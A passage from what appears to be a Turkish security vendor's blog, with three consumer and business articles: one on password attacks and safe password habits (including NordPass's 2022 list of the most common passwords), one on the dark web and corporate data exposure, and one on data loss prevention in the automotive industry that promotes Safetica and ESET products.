- **Omuzdan dikizlemek:** Bir başka eski yöntem ise özellikle seyahat eden ve açık alanlarda çalışan insanları ilgilendiriyor. Gizlice izleyenler tarafından görülebileceğinden, parolanızı halka açık yerlerde yazarken dikkatli olun.
Bilgisayar korsanları hesabınıza girdikten sonra, burada depolanan tüm kişisel ve kart verilerini çalabilir. Ya da bunları ödeme kartı ve diğer dolandırıcılıklarda kullanabilirler. 2021’de hileli ödeme kartı işlemlerinin [değeri](https://www.statista.com/statistics/1264329/value-fraudulent-card-transactions-worldwide/) 32 milyar ABD Dolarını aştı ve 2027’ye kadar 38,5 milyar ABD Dolarına yükseleceği tahmin ediliyor.
## En çok hacklenen parolalar
Ne yazık ki birçok internet kullanıcısı kötü niyetli kişilerin hayatını kolaylaştırıyor. [Güvenlik olaylarında ortaya ](https://nordpass.com/most-common-passwords-list/)[dökülen](https://nordpass.com/most-common-passwords-list/) parolalardan oluşan 3 TB’lık bir veri tabanına göre, 30 ülkede en popüler parolayaklaşık beş milyon kez kullanılan “password” oldu. İkinci sırada “123456” gelirken onu biraz daha uzun olan “123456789” takip etti. İlk beşi tamamlayanlar ise “guest” ve “qwerty” oldu. Bu girişlerin çoğu bir saniyeden daha kısa bir sürede kırılabiliyor.
NordPass’ın web sitesinde tüm listeye göz atabilirsiniz, işte bu yıl listenin başında yer alan 20 tanesi.
| **Sıra** | **Parola** | **Sıra** | **Parola** |
|---|---|---|---|
| 1 | password | 11 | 1234567 |
| 2 | 123456 | 12 | 1234 |
| 3 | 12123456789 | 13 | 1234567890 |
| 4 | guest | 14 | 000000 |
| 5 | qwerty | 15 | 555555 |
| 6 | 12345678 | 16 | 666666 |
| 7 | 111111 | 17 | 123321 |
| 8 | 12345 | 18 | 654321 |
| 9 | col123456 | 19 | 7777777 |
| 10 | 123123 | 20 | 123 |
2022’de dünyanın en yaygın 20 parolası (kaynak: [NordPass](https://nordpass.com/most-common-passwords-list/))
Bu en temel parolaların yanı sıra, araştırmacılar her yıl benzer kalıpların ortaya çıktığını görüyor. Özellikle tüm zamanların favorileri şunlar:
- **Spor takımları:** örneğin, 58,5 milyonun üzerinde bir sayıya sahip olan “Red Star Belgrade” futbol takımı.
- **Moda markaları:** örneğin, yaklaşık 14,8 milyon kez kullanılan “tiffany”.
- **Küfürlü kelimeler:** En popüler olanı 21 milyondan fazla kez kullanılan f\*ck.
- **Müzik sanatçıları:** 33 milyondan fazla hit ile U2 zirvede.
- **Filmler:** En popüler parola 6,4 milyon defa ile “leon” oldu.
- **Arabalar:** Sekiz milyondan fazla kullanıcının parolası “mini” idi.
- **Video oyunları:** 2022’de en popüler oyun 6,2 milyondan fazla kullanıcı ile “arma” olmuştur.
- **Yiyecek:** Yaklaşık 8,6 milyon parolada “balık” kelimesi kullanılmış.
Daha da kötüsü, bu parolalar tekrar kullanır, açıkta bir yere yazar ya da başkalarıyla paylaşırsak, bilgisayar korsanları ve dolandırıcılar için hayatı daha da kolaylaştırmış oluruz. Ve özel hayatımızda kullandığımız parolaların aynısını iş yerinde de kullanırsak, işverenimizi olası siber risklere maruz bırakmış bile olabiliriz. Bunun sonucunda bilgisayar korsanları kurumsal verileri çalabilir, bunun daha da ciddi yansımaları olabilir.
## Şifre güvenliği nasıl sağlanır?
Neyse ki, parola güvenliği doğru yapabileceğimiz en kolay şeylerden biridir ve dijital yaşamlarımız için bazı anlık faydalar sağlar. Kişisel ve finansal bilgilerinizi korumaya yardımcı olmak için aşağıdaki ipuçlarını değerlendirin:
- **[Parolaları](https://antivirus.com.tr/guclu-bir-parola-kullandiginizi-mi-dusunuyorsunuz-yeterince-degil/)** asla **[tekrar kullanmayın](https://antivirus.com.tr/guclu-bir-parola-kullandiginizi-mi-dusunuyorsunuz-yeterince-degil/)**, aksi takdirde kimlik bilgisi dolduranlar tek bir oturum açma bilgilerini ele geçirdiklerinde birden fazla hesap açabilirler.
- Başkaları istemeden de olsa parolanızı kötüye kullanabileceğinden paylaşmayın.
- Kullanılmayan hesapları kapatın çünkü ihlal edildiklerini fark etmediyseniz bunlar güvenlik riski oluşturabilir.
- Bir **[parola yöneticisi](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/)** kullanın ve bir parola [oluşturucu](https://www.eset.com/tr/password-generator/) kullanmayı da düşünün. Parola kasası otomatik olarak uzun, güçlü ve benzersiz parolalar önerecek ve saklayacaktır. Ve ilgili herhangi bir sitede oturumunuzu açacaktır, ihtiyacınız olan tek şey ise ana paroladır. [ESET HOME Security Premium](https://www.eset.com/tr/home/protection-plans/) bu iş için biçilmiş kaftan.
- Parola gücünü düzenli olarak kontrol edin ve çok zayıf veya güncel olmayanları güncelleyin.
- Mümkün olan yerlerde çok faktörlü kimlik doğrulama (MFA) etkinleştirin, artık çoğu hesapta bunu yapma seçeneği var. Kimlik doğrulama için yüz veya parmak izi taraması veya tek seferlik parola gibi başka bir “faktör” gerektirerek parolalara ekstra bir güvenlik katmanı ekler
- Herkese açık Wi-Fi üzerinden oturum açmayın, çünkü aynı ağda bulunabilecek dijital dinleyiciler parolanızı ele geçirebilir.
- Bilgi hırsızları ve diğer kötü amaçlı yazılımların yanı sıra kimlik avı saldırıları ve diğer tehditlere karşı korunmak için saygın bir şirketin güvenlik çözümlerini kullanın.
- Dışarıdayken **omuz sörfçülerine** dikkat edin. Dizüstü bilgisayarınız için bir ekran koruyucu kullanmayı düşünün.
- İstenmeyen e-posta ve mesajlardaki şüpheli bağlantılara tıklamayın. Şüpheniz varsa, mesajı geri göndererek değil, iletişim bilgilerini Google’da arayarak doğrudan gönderenle iletişime geçin.
- Yalnızca HTTPS kullanan sitelere giriş yapın, çünkü bunlar güvenlidir ve bu nedenle giriş bilgilerinizi ele geçirebilecek saldırılara karşı ekstra koruma sağlar.
- Şifrenizin bir veri ihlaline karışıp karışmadığını kontrol eden bir hizmete kaydolun.
2024’e girerken yeni yılda yapılmak üzere birçok karar almış olabilirsiniz ancak eğer sizin de parolanız yukarıdaki listede yer alıyorsa, güvenliğinizi artırmak bunların en önemlilerinden biri olacaktır.
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Parola, Parola Güvenliği, Şifre Anahtarı
---
### [Dark web: Şirket veri güvenliği açısından önemi nedir?](https://antivirus.com.tr/dark-web-sirket-veri-guvenligi-acisindan-onemi-nedir/)
**Published:** Ocak 30, 2024
**Author:** Can Erginkurban
**Excerpt:** Herkesin korkulu rüyası dark web, ne olduğunu anlayın. Güvenliğinizi güçlendirin ve verilerinizi bu karanlık ağ içerisine düşmekten koruyun.
**Content:**
Aralarında Türk devlet kurumlarına ait verilerinde bulunduğu [tarihin en büyük veri sızıntısında](https://cybernews.com/security/billions-passwords-credentials-leaked-mother-of-all-breaches/) 26 milyardan fazla kaydın ortaya çıkmasından sonra dark web konuşulmaya başlandı. Bu karanlık ağ şirketlerin veri güvenliği açısından nasıl önem taşıyor yakından bakalım.
Dark Web, siber suçlulara çalıntı verileri alıp satabilecekleri bir platform sunarak bunlardan kâr elde etmelerini sağlar. Hangi sektörde olursa olsun şirketler genellikle müşteri, finans ve çalışan kayıtları gibi hassas bilgileri depoladıkları için siber suçlular tarafından hedef alınmaktadır.
## Dark Web (Karanlık ağ) nedir?
Dark web’i anlamak için öncelikle internetin her zaman kullandığınız kısımlarından çok daha derin olduğunu bilmeniz gerekir. İlk olarak, internetin Google Chrome, Microsoft Edge, Safari, Firefox gibi normal bir internet tarayıcısıyla kolayca erişilebilen kısmı olan yüzeysel web vardır. Burada Google, Amazon, Facebook gibi günlük olarak kullandığınız hizmetlere erişirsiniz.
Bunun altındaki katman ise derin web’dir. Derin ağ erişilebilir değildir ve Google gibi arama motorları tarafından indekslenemez. Bunu internetin genel insanlar için olmayan kısımları gibi düşünün.
Son olarak, dark web geliyor yani karanlık ağ. İnternetin yalnızca The Onion Router (TOR) adı verilen bir tarayıcı ile erişilebilen bir bölümü. TOR kullanıcının internet trafiğini şifreler ve dünya çapındaki bir sunucu ağından geçirerek tarama etkinliğini ve IP adreslerinin izlenmesini zorlaştırır. TOR ile kullanıcılar, normal internet üzerinden erişilemeyen çeşitli bilgi ve hizmetleri içeren karanlık web sitelerine erişebilirler. Bunlar sansüre uğramamış haberlerden tutun da uyuşturucu ticareti ve kara para aklama gibi yasadışı hizmetlere kadar her şey olabilir.
## Verilerinizin dark web ‘de olması ne anlama geliyor?
Dark Web, siber suçlulara çalıntı verileri alıp satabilecekleri bir platform sunarak bunlardan kâr elde etmelerini sağlar. Hangi sektörde olursa olsun şirketler genellikle müşteri, finans ve çalışan kayıtları gibi hassas bilgileri depoladıkları için siber suçlular tarafından hedef alınmaktadır. Özellikle KOBİ’ler zayıf siber güvenlik önlemleri ve tedarik zincirinin muhtemel parçaları oldukları için saldırganların hedefindedir.
Siber suçlular verilerinizi ele geçirdikten sonra istedikleri her şeyi yapabilirler. İşletmenize hassas bilgilerle şantaj yapmaya çalışabilir, hatta bu bilgileri en yüksek teklifi verene satabilirler. Sağlık kayıtları ve kredi kartı bilgilerinizi, kimlik hırsızlığı ve dolandırıcılıkta kullanılmak üzere dark web’de sadece birkaç dolara satabilirler. Ele geçirilmiş oturum açma bilgileri toplu olarak satılabilir ve bu veriler daha sonra şirketinize karşı kimlik bilgilerini ele geçirme saldırıları başlatmak için kullanılabilirler.

### Dark web’de işletmeler için zararlı olabilecek çok çeşitli veri ve araçlar bulunur:
- **Çalıntı veriler:** Suçlular karanlık ağ ı kredi kartı numaraları, giriş bilgileri ve diğer hassas çalıntı kişisel bilgileri alıp satmak için kullanırlar. Bu bilgiler dolandırıcılık, kimlik hırsızlığı ve diğer suçlar için kullanılabilir, müşterilere zarar verebilir ve işletmenin itibarını zedeleyebilir.
- **Gizli iş bilgileri:** Siber suçlular şirketlerin güvenlik açıkları, fikri mülkiyetleri ve gizli iş verileri hakkında bilgi satın almak ve satmak için dark web’i kullanabilir. Bu durum rekabet dezavantajlarına, mali kayıplara ve itibar kaybına yol açar.
- **Bilgisayar korsanlığı araçları ve hizmetleri:** Karanlık ağ, kötü amaçlı araçlar ve bilgisayar korsanlığı hizmetleri gibi çeşitli siber suç faaliyetlerine ev sahipliği yapar. Kötü amaçlı yazılım ve istismar kitleri gibi bu araçlar satın alınabilir ve işletmelere karşı saldırılar başlatmak için kullanılabilir. Suçlular dark web’i kullanarak, işletmeler sağlam güvenlik önlemleri almadığı sürece veri ihlalleri ve mali kayıplar da dahil olmak üzere önemli zararlara neden olabilecek güçlü bilgilere erişim sağlayabilir.
- **İş bağlantıları ve çalışan bilgileri:** Bir işletmenin çalışanları ve müşterileri hakkında karanlık ağ üzerinden elde edilen isimler, iş unvanları, e-posta adresleri ve telefon numaraları gibi bilgiler, kimlik avı e-postalarının ve telefon görüşmelerinin daha meşru görünmesini sağlayarak saldırganlara sosyal mühendislik kampanyalarında yardımcı olur. Saldırgan örneğin, bir iş arkadaşını veya müşteriyi hassas bilgiler vermesi veya kötü amaçlı bir bağlantıya tıklaması için kandırmak amacıyla bir e-postada bir çalışanın adını ve iş unvanını kullanabilir. Ayrıca, bir çalışanın kişisel yaşamı veya ilgi alanları hakkındaki bilgiler, mesajı daha ikna edici hale getirmek için kullanılabilir. Çalışanın e-posta adresinin ve telefon numarasının bilinmesi, suçluların belirli bir kişiyi ya da grubu hedef aldıkları oltalama tekniklerini kullanmalarına da olanak tanıyarak başarı şansını artırır.
- **Sahte ürün ve hizmetler:** Sahte ürünler şirketler için büyük bir mali yük ve itibar sorunu oluşturabilir. Bu ürünler genellikle şirketin marka değerlerine uymayan düşük kaliteli, hatta tehlikeli sonuçlar doğurabilecek ürünler olabilir. Dahası bazı durumlarda tüketicilerin sahte ürünlere harcadıkları para da işletmeden talep edilebilir.
Şirketinizin verileri dark web’de ne kadar uzun süre kalırsa, siber suçların hedefi olma ihtimali de o kadar artar. Bu nedenle gözünüzü karanlık ağdan ayırmamanız ve şirketinizin verilerinden bahsedilip bahsedilmediğini takip etmeniz önemlidir.
## Şirketinizin verilerinin dark web’de olup olmadığını nasıl anlarsınız?
Veri ihlalini belirlemenin en iyi yolu bir dark web izleme hizmetine abone olmaktır. Birçok [yönetilen BT hizmetleri sağlayıcısı](https://antivirus.com.tr/yonetilen-ve-ortak-yonetilen-bt-sizin-icin-hangisi-dogru/) (MSP) veya siber güvenlik şirketi dark web izleme hizmeti sağlar. Bu hizmet dark web’de şirketinizin verilerinden bahsedilip bahsedilmediğini araştırır. Veri sızıntısı olduğuna dair kanıt varsa, ihlalin boyutunu değerlendirir ve sistem açıklarını güvence altına alırlar.
## Verilerin dark web’e girmesini nasıl önleyebilirsiniz?
Kapsamlı bir siber güvenlik önlem paketi, verileri dark web’den uzak tutmanızı sağlayabilir. Bu süreç, güvenlik duvarları, saldırı önleme sistemleri, rol tabanlı erişim kısıtlamaları ve uç nokta koruma çözümü gibi güçlü güvenlik önlemlerinin uygulanmasıyla başlar. Ayrıca yanlış ellere geçmesi halinde okunamamasını sağlamak için tüm hassas verilerinizi yerinde ve transfer sırasında şifrelemelisiniz.
Son olarak, çalışanlarınızı en iyi siber güvenlik uygulamaları konusunda düzenli olarak eğitmeniz gerekir. Veri ihlallerinden genellikle zayıf parolalar kullanmak ve şüpheli bağlantılara tıklamak gibi [insan hataları](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/)sorumludur. Siber tehditler konusunda farkındalığı artırarak ve çalışanlara bunları nasıl tespit edeceklerini öğreterek dark web’de büyük ölçekli veri sızıntılarını önleyebilirsiniz. [Ücretsiz siber güvenlik farkındalığı eğitimleri](https://www.eset.com/tr/business/cybersecurity-training/) ile başlayabilirsiniz.
İlgili makale: [OSINT (açık kaynaklı istihbarat) ve kukla hesap kullanımı](https://antivirus.com.tr/osint-acik-kaynakli-istihbarat-ve-kukla-hesap-kullanimi/)
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** Dark web, Karanlık ağ, Kurumsal Güvenlik, Siber Güvenlik
---
### [Otomotiv Sektöründe DLP (Veri Kaybını Önleme)](https://antivirus.com.tr/otomotiv-sektorunde-dlp-veri-kaybini-onleme/)
**Published:** Kasım 23, 2023
**Author:** ESET
**Excerpt:** Otomotiv sektörü son yıllarda büyük bir değişim geçirdi. Ancak bu gelişmeler, özellikle veri güvenliği ve DLP alanında bir dizi zorluğu beraberinde getiriyor.
**Content:**
Bir zamanlar dişliler, motorlar ve montaj hatlarıyla eş anlamlı olan otomotiv endüstrisi, son yıllarda büyük bir dönüşüm geçirdi. Bugün, araçlar tekerlekler üzerindeki bilgisayarlar olup, araç kullanma ve araçlarımızla etkileşim kurma şeklimizi yeniden tanımlayan veriler ve gelişmiş sistemlerle dolup taşmaktadır. Ancak bu gelişmeler, özellikle veri güvenliği ve DLP alanında yeni bir dizi zorluğu da beraberinde getiriyor.
Öncelikli kaygımızın tedarik zincirini korumak olduğu günler geride kaldı. Bugünlerde, verilere yönelik tehdit fabrika tabanının çok ötesine uzanıyor. Yalnızca 2022 yılında, otomotiv API saldırıları bir önceki yıla göre %380 artarak bildirilen tüm olayların %12’sini oluşturdu (Upstream’in 2023 Otomotiv Siber Güvenlik Raporu’na göre). Orijinal ekipman üreticileri (OEM’ler) gelişmiş BT siber güvenlik önlemleri alsa bile, siber saldırıları durdurmak mümkün değil.
Bu makalede, otomotiv sektöründe Veri Kaybını Önleme’nin (DLP) önemi hakkındaki bilgilerinizi artıracağız. Bu sektörün karşılaştığı benzersiz zorlukları gözden geçirecek, gerçek dünyadaki veri ihlali hikayelerini inceleyecek ve son olarak verilerinizi ve itibarınızı korumak için kullanabileceğiniz stratejilerde frene basacağız. Tamam, kelime oyunlarını bırakıyoruz.
## Otomotiv sektöründe DLP’de karşılaşılan zorluklar
Otomotiv sektörü siber suçlular için karşı konulmaz bir hedef haline gelmiştir. Yıllık siber güvenlik olaylarının sayısı katlanarak artmış olup, operasyonları sekteye uğratmayı amaçlayan uzaktan saldırılardan veri hırsızlığı ve fidye taleplerine kadar geniş bir tehdit yelpazesini kapsamaktadır.
**İşte otomotiv endüstrisinin hassas verilerini koruma konusunda karşılaştığı zorluklardan bazıları:**

### Bağlantılı araçlar
Modern otomobiller, verimli bir şekilde çalışmak için veri alışverişine dayanan çeşitli bileşenler ve sistemlerle son derece bağlantılıdır.
Bu bağlantı bariz faydalar sunarken, saldırı yüzeyini de genişletir:
- **Birbirine bağlılık**: Araç sistemlerinin birbirine bağlı olması, bir alandaki güvenlik açığının potansiyel olarak tüm aracı tehlikeye atabileceği anlamına gelir. Saldırı vektörleri bilgi-eğlence sistemleri ve mobil uygulamalardan anahtarsız giriş sistemlerine ve şarj istasyonu istismarına kadar uzanabilir.
- **Veri hacmi ve çeşitliliği**: Araçlardaki sistemler ve cihazlar çeşitli formatlarda büyük miktarda veri üretir. Bu verileri yönetmek, analiz etmek ve korumak gelişmiş DLP stratejileri gerektirir.
- **Gerçek zamanlı güvenlik**: Araçlar daha fazla yazılım tanımlı hale geldikçe, gerçek zamanlı güvenlik izleme zorunlu hale gelmektedir. Tehditleri oluştukları anda tespit etmek ve hafifletmek çok önemlidir, çünkü güvenlik ayak uyduramazsa, bilgisayar korsanları güvenlik açıklarından kolayca yararlanacak ve potansiyel olarak bu tür araçların güvenliğini, gizliliğini ve işlevselliğini tehlikeye atacaktır.

### Küresel tedarik zincirleri ve DLP
Otomotiv endüstrisinin küresel tedarik zincirleri çok geniş ve karmaşıktır. Tedarikçiler, üreticiler ve distribütörler dahil olmak üzere birden fazla paydaş arasında veri alışverişi yapılır ve bu da potansiyel veri ihlalleri için çok sayıda giriş noktası oluşturur. Bu geniş ağda veri koruma önlemlerini koordine etmek göz korkutucu olabilir.
İşte bazı temel zorluklar:
- **Tedarik zinciri güvenlik açıkları**: Küresel tedarik zincirleri, ağın herhangi bir noktasında siber saldırılara veya veri ihlallerine karşı savunmasız olabilir. Bir tedarikçiye veya iş ortağına yönelik bir saldırı tüm ekosistemde dalgalanma etkisi yaratabilir. Tedarik zincirindeki tüm halkaların yüksek güvenlik standartlarına sahip olması zorunludur çünkü bütün ancak en zayıf halka kadar güçlüdür.
- **Veri paylaşımı riskleri**: İşbirliğine dayalı inovasyon ve ortaklar arasında veri paylaşımı, ileri otomotiv teknolojilerinin geliştirilmesi için gereklidir. Ancak hassas verilerin paylaşılması, özellikle de ortaklar farklı siber güvenlik standartlarına sahip olduğunda, ihlal veya sızıntı potansiyelini artırır.

### Uzaktan çalışma ve bağlanabilirlik
Özellikle fikri mülkiyetin ve hassas iş bilgilerinin çok önemli olduğu otomotiv sektöründe uzaktan çalışma ortamlarının güvenliğini sağlamak, veri güvenliğinden ödün vermeden uzaktan çalışan işgücünü barındıran sağlam bir DLP stratejisi gerektirir.
Uzaktan çalışma esneklik ve süreklilik sunarken, aynı zamanda veri kaybını önleme zorluklarını da beraberinde getirir:
- **Uç nokta güvenliği**: Çalışanlar uzaktan çalışırken dizüstü bilgisayarlar, akıllı telefonlar ve tabletler gibi uç noktaların (BYOD, diğer adıyla “kendi cihazını getir” dahil) güvenliğini sağlamak kritik hale gelir. Bu cihazlar hassas veriler içerebilir ve çalınmaya veya ele geçirilmeye karşı savunmasız olabilir.
- **Erişim kontrolü**: Çalışanlar farklı konumlardan çalışırken hassas otomotiv verilerine erişimi yönetmek, sağlam erişim kontrol mekanizmaları gerektirir. Yalnızca yetkili personelin kritik verilere erişebilmesini sağlamak zor ancak çok önemlidir.
İlgili makale**: [BYOD Politikası: Önemli Riskler, Avantajlar ve Dezavantajlar](https://antivirus.com.tr/byod-politikasi-onemli-riskler-avantajlar-ve-dezavantajlar/)**

### İçeriden gelen tehditler ve DLP
Dış siber saldırılar büyük ilgi görürken, içeriden veri hırsızlığı ve kurumsal casusluk da aynı derecede zarar verici olabilir. Hassas bilgilere erişimi olan kötü niyetli veya ihmalkâr çalışanlar, sektörden bağımsız olarak sürekli bir risk oluşturmaktadır. DLP stratejileri, içeriden gelen tehditleri etkili bir şekilde izlemek ve azaltmak için önlemler içermelidir.
Dikkate alınması gereken kilit noktalar:
- **İçeriden gelen tehditlerin çeşitliliği:** İçeriden gelen tehditler, maddi kazanç peşinde koşan hoşnutsuz ayrılmış çalışanlardan hassas verileri yanlışlıkla ifşa eden personele kadar çeşitli şekillerde ortaya çıkabilir. Kritik bilgilere erişimi olan iş ortakları ve tedarikçiler de içeriden gelen tehditlerin kaynağı haline gelebilir, ancak bunu önlemek daha da zordur.
- **İzleme ve azaltma:** İçeriden gelen tehditlerle mücadele etmek için otomotiv sektöründeki işletmeler proaktif izleme ve etkili azaltma önlemlerine odaklanmalıdır. Buna erişim kontrolleri, en iyi veri güvenliği uygulamaları konusunda düzenli çalışan eğitimleri ve şüpheli faaliyetleri gerçek zamanlı olarak tespit edebilen [gelişmiş DLP yazılımlarından](https://stratus.com.tr/safetica-dlp/) yararlanma dahildir.
İlgili makale: [İçeriden Gelen Tehdit Nedir?](https://antivirus.com.tr/ic-tehdit-nedir-tanim-ornekler-ve-cozum/)

### Veri düzenlemeleri ve uyumluluk ve DLP
Otomotiv endüstrisi, dijital dönüşüme yanıt olarak gelişmeye devam eden karmaşık bir veri gizliliği düzenlemeleri ortamıyla karşı karşıyadır. Bu durum tek bir ülkenin mevzuatıyla sınırlı olmayıp uluslararası sınırların ötesine uzanmaktadır. Örneğin, AB’nin Genel Veri Koruma Yönetmeliği (GDPR) ve ABD’deki Kaliforniya Tüketici Gizliliği Yasası (CCPA) ve Virginia Tüketici Veri Gizliliği Yasası (VCDPA) gibi eyalet yasalarının tümü otomotiv sektörü için etkilere sahiptir.
Bunların ötesinde, çeşitli ülkeler otomotiv sektörüne özel standartlar veya kılavuzlar yayınlamaktadır. AB’de Güvenilir Bilgi Güvenliği Değerlendirme Borsası (TISAX), Çin’de ise “Oto veri güvenliği uyum ve uygulama kılavuzu” gibi.
İşte otomotiv şirketlerinin ele alması gereken bazı temel hususlar ve süreçler:
- **Veri yerelleştirme**: Bazı düzenlemeler verilerin belirli coğrafi bölgelerde depolanmasını veya işlenmesini gerektirebilir. Veri erişilebilirliğini korurken uyumluluğu sağlamak, stratejik veri mimarisi ve altyapı kararlarını içeren karmaşık bir görev olabilir.
- **Tüketici hakları**: Düzenlemeler genellikle tüketicilere verileri üzerinde haklar tanır. Otomotiv şirketleri, verilerin güvenli ve emniyetli kalmasını sağlarken veri erişimi, taşınabilirliği ve silinmesi için süreçler oluşturmalıdır.
- **Olay raporlama**: Uyumluluk, veri ihlallerinin veya olaylarının raporlanmasıyla ilgili yükümlülükleri içerebilir. Şirketler, gerekli düzeltici eylemleri gerçekleştirirken veri ihlallerini derhal tespit edebileceklerinden, değerlendirebileceklerinden ve raporlayabileceklerinden emin olmak için olay müdahale planlarına sahip olmalıdır.
## Otomotiv sektöründeki son veri ihlalleri
Geçtiğimiz birkaç yıl içinde otomotiv endüstrisi, araç içi sistemlerin artan dijitalleşmesi nedeniyle siber tehditlerde bir artışa tanık oldu. Bu dijital dönüşüm, otomobil BT sistemlerine yazılım ve bağlantı özelliği kazandırarak onları çeşitli siber saldırılara karşı savunmasız hale getirmiştir.
Bu siber saldırıların önemli bir kısmı, işletmeleri sekteye uğratmayı, mülkleri çalmayı ve fidye talep etmeyi amaçlayan bilgisayar korsanları tarafından uzaktan gerçekleştirilmiştir. Ancak
## Otomotiv sektöründeki veri ihlallerine örnek olarak şunlar verilebilir:
1. **Tesla’nın İçeriden İşi (2023):** 2023 yılında Tesla, 75.000’den fazla kişinin kişisel bilgilerinin yanı sıra çalışanların kişisel bilgilerini, müşterilerin banka bilgilerini ve üretim sırlarını bir Alman medya kuruluşuna bırakan bir içeriden saldırı yaşadı.
2. **Toyota’nın GitHub Aksiliği (2022)**: Toyota, kaynak kodunun GitHub’da yanlışlıkla yayınlanmasından kaynaklanan ve Toyota akıllı araçlarına bağlanan T-Connect akıllı telefon uygulamasının kullanıcılarını etkileyen bir veri ifşa olayıyla karşı karşıya kaldı. Kaynak kodu, şirketin veri sunucusuna erişim anahtarlarını içeriyordu ve potansiyel olarak yaklaşık 300.000 kullanıcının e-posta adreslerini ve müşteri yönetim numaralarını tehlikeye atıyordu. Toyota bu ihlali bir geliştirme taşeronunun hatasına bağladı.
3. **Audi ve Volkswagen’in Veri Sızıntısı (2021)**: Audi ve Volkswagen’deki bir veri ihlali, 3 milyondan fazla müşterinin kişisel bilgilerinin açığa çıkmasına neden oldu, ancak sızıntının tam olarak nasıl gerçekleştiğine dair ayrıntılar belirsizliğini koruyor – görünüşe göre, veri derlemesi bir noktada çevrimiçi olarak güvensiz bırakıldı.

## Otomotiv sektöründe gelişmiş DLP için en iyi uygulamalar
Otomotiv sektöründe veri güvenliğinin ne kadar karmaşık olabileceğini gördüğümüze göre, otomotiv şirketlerinin veri ihlali riskini azaltmak için veri kaybı önleme stratejilerine entegre edebilecekleri bazı en iyi uygulamalara kısaca göz atalım.
1. **Veri sınıflandırması**: Verileri hassasiyetlerine göre kategorize ederek başlayın. Bu sınıflandırma, her veri türüne uygun güvenlik önlemlerinin uygulanmasına yardımcı olur.
2. **Risk değerlendirmesi**: Güvenlik açıklarını ve verilere yönelik potansiyel tehditleri belirlemek için düzenli olarak risk değerlendirmeleri yapın. İçeriden gelen [tehditler](https://www.safetica.com/blog/what-is-an-insider-threat-definition-examples-and-solution), siber saldırılar ve tedarik zinciri açıkları dahil olmak üzere hem iç hem de dış riskleri göz önünde bulundurun.
3. **Şifreleme**: Hem bekleyen hem de aktarım halindeki hassas veriler için uçtan uca şifreleme uygulayın. Şifreleme, veriler ele geçirilse bile uygun şifre çözme anahtarı olmadan okunamaz durumda kalmasını sağlar.
4. **Erişim kontrolü**: Veri erişimini rolleri için gerekli olan çalışanlarla sınırlandırın ve yetkisiz hiç kimsenin verilerinize erişmemesini sağlayın.
5. **Çalışan eğitimi**: Çalışanları, şüpheli faaliyetlerin nasıl fark edileceği ve raporlanacağı da dahil olmak üzere [en iyi veri güvenliği uygulamaları konusunda eğitin](https://www.eset.com/tr/business/cybersecurity-training/). Veri güvenliği farkındalığını kurum kültürünün ayrılmaz bir parçası haline getirin ve güvenlik politikalarını anlaşılması, uygulanması ve hatırlanması kolay hale getirin.
6. **Uç nokta güvenliği**: Dizüstü bilgisayarlar, akıllı telefonlar ve diğer cihazlar gibi uç noktaları güvenlik yazılımlarıyla koruyun. Çalışanlar kendi cihazlarını kullanıyorsa, BYOD için politika ve prosedürler oluşturduğunuzdan emin olun.
7. **DLP yazılımı**: Yetkisiz veri aktarımlarını veya sızıntılarını analiz edebilen, izleyebilen, tespit edebilen ve önleyebilen gelişmiş DLP yazılımlarına yatırım yapın. Bu araçlar, veri kullanım modellerine ilişkin gerçek zamanlı uyarılar ve içgörüler sağlayabilir. İlk adımınız [Safetica ile bir demo görüşmesi](https://stratus.com.tr/safetica-dlp/) yapmak olabilir.
8. **Olay müdahale planı**: Bir veri ihlali durumunda atılacak adımları özetleyen bir olay müdahale planı geliştirin. Hızlı ve etkili bir müdahale sağlamak için bu planı simüle edilmiş tatbikatlarla düzenli olarak test edin. Bu planı geliştirmek için ihtiyacınız olana kadar beklemeyin.
9. **Satıcı risk yönetimi**: Üçüncü taraf satıcıların ve tedarikçilerin siber güvenlik uygulamalarını değerlendirin ve güvenlik beklentilerini detaylandıran iyi sözleşmeler hazırlayın. Tedarik zinciri güvenlik açıklarını önlemek için benzer veya daha katı güvenlik standartlarına uymalarını sağlayın.
10. **Veri yedeklemeleri**: Kritik verileri düzenli olarak güvenli, tesis dışı konumlara yedekleyin. Bu, veri kaybı durumunda veri kurtarma sağlar.
11. **İzleme ve denetleme:** Veri erişimi ve kullanımının sürekli izlenmesini sağlayın. Şüpheli veya yetkisiz etkinlikleri belirlemek için veri erişim günlüklerini düzenli olarak denetleyin.
12. **Düzenli güncellemeler**: İşletim sistemleri ve güvenlik araçları da dahil olmak üzere tüm yazılımları en son yamalar ve güncellemelerle güncel tutun. Güncel olmayan yazılımlardaki güvenlik açıkları bilgisayar korsanları tarafından istismar edilebilir.
13. **Mevzuata uygunluk**: Otomotiv sektörü için geçerli olan [en son veri gizliliği düzenlemeleri](https://antivirus.com.tr/dunya-genelinde-veri-koruma-duzenlemeleri/) ve standartlarından haberdar olun. Yasal cezalardan (ve veri kaybından) kaçınmak için bu düzenlemelere uymak üzere adımlar atın.

## Safetica’nın DLP çözümleri otomotiv sektöründeki verileri nasıl koruyabilir?
Safetica, otomotiv şirketlerinin sadece araç üretme işinde değil, aynı zamanda karmaşık veri ekosistemlerini yönetme işinde de olduğunun farkındadır. Safetica’nın DLP çözümlerini kullanmak, veri sızıntılarını önlemenize ve olayların araştırılmasına yardımcı olmanıza, mevzuata uygunluğu sağlamanıza ve insan hatalarını ve kasıtlı kötü niyetli eylemleri önlemenize olanak tanır.
**Sektör Uzmanlığı**: Siber güvenlik alanında yılların deneyimine sahip olan Safetica, otomotiv sektörünün karşılaştığı özel zorlukları ve riskleri anlamaktadır. Çözümlerimiz, bu sektöre özgü endişeleri etkili bir şekilde ele almak için tasarlanmıştır.
**Veri sınıflandırma**: Safetica’nın yazılımı, DLP’nin çok önemli bir yönü olan veri sınıflandırmasında üstündür. Otomotiv şirketlerinin verilerini bağlama göre kategorize etmelerine yardımcı olarak kritik bilgileri korumak için doğru güvenlik önlemlerinin uygulanmasını kolaylaştırır.
**Şifreleme ve erişim kontrolü**: Yazılımımız, verileri hem dururken hem de aktarım sırasında korumak için güçlü şifreleme özellikleri sağlar. Erişim kontrolü özellikleri, hassas verilere yalnızca yetkili personelin erişebilmesini sağlayarak yetkisiz veri sızıntısı riskini azaltır.
